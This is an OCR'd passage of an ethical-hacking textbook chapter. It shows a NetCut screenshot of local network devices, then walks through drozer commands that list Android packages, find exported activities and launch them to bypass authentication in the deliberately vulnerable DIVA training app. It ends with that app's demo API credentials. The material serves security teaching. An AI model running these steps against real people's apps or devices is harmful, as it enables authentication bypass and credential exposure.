
NAME:
IP: 192.168.1.1
MAC: [F4:EC:[redacted]26]
BRAND: TP-LINK
Protected: No
ATTACKER: No

Other Network Users: 6

NAME:
IP: 192.168.1.106
MAC: [80:22:[redacted]]
BRAND: Beijing Beny Wave
Protected: No

NAME: NPHD-PC
IP: 192.168.1.101
MAC: [88:9[redacted]:78]
BRAND: Hon Hai Precision
Protected: No
ATTACKER: No

Figure 17.20: Screenshot of NetCut



Identifying Attack Surfaces Using drozer

- Attackers use the drozer tool to **discover various vulnerabilities and attack surfaces** on Android devices and apps

Steps to Identify Attack Surfaces

- **Fetching Package Information**
  - `dz> run app.package.list`
    - Displays list of all packages
  - `dz> run app.package.list -f <string_name>`
    - Retrieves the package name from the list
  - `dz> run app.package.info -a <package_name>`
    - Retrieves basic details about a specific package
- **Identifying Attack Surface**
  - `dz> run app.package.attacksurface <package_name>`
    - Lists out various exported activities
  - `dz> run app.activity.info -a <package_name>`
    - Displays details of the exported activities
- **Launching Activities**
  - **dz> run app.activity.start --component <package_name> <activity_name>**
    - Displays critical information used to evade the authentication

Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps. It is also incorporated with various features to control remote Android devices. Attackers do not need any USB debugging techniques; they can assess the device using drozer in the production state itself. This tool offers a drozer agent (emulator used for testing) and drozer console (command-line interface) through its package that can be leveraged by an attacker to perform various assessment operations on target devices.

After installing the drozer agent, the steps given below must be followed to identify attack surfaces on the target Android device:

- **Fetching Package Information**

  Use the following commands to fetch the package information from a connected device:

  ```
  dz> run app.package.list
  ```

  - Displays all the packages inside the device

  ```
  dz> run app.package.list -f <string_name>
  ```

  - Retrieves the package name from the list

  ```
  dz> run app.package.info -a <package_name>
  ```

  - Retrieves basic details about a specific package


  By running the abovementioned commands, an attacker obtains all the information about the required package.

- **Identifying Attack Surface**

  Now, the attacker uses utilities from the abovementioned package to identify attack surfaces on the device. Use the following commands to list information on exported activities, services, broadcast receivers, and content providers:

  `dz> run app.package.attacksurface <package_name>`

  - Lists various exported activities




```
dz>  run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

Figure 17.21: Screenshot of Dozer identifying attack surface

  `dz> run app.activity.info -a <package_name>`

  - Displays details of the exported activities



```
dz>  run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```


Figure 17.22: Screenshot of Dozer displaying activity information

- **Launching Activities**

  Use the following command to launch the required activity:

  ```
  dz> run app.activity.start --component <package_name> <activity_name>
  ```

  The activity displays critical information that can be exploited to evade the authentication process.



Vendor API Credentials

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

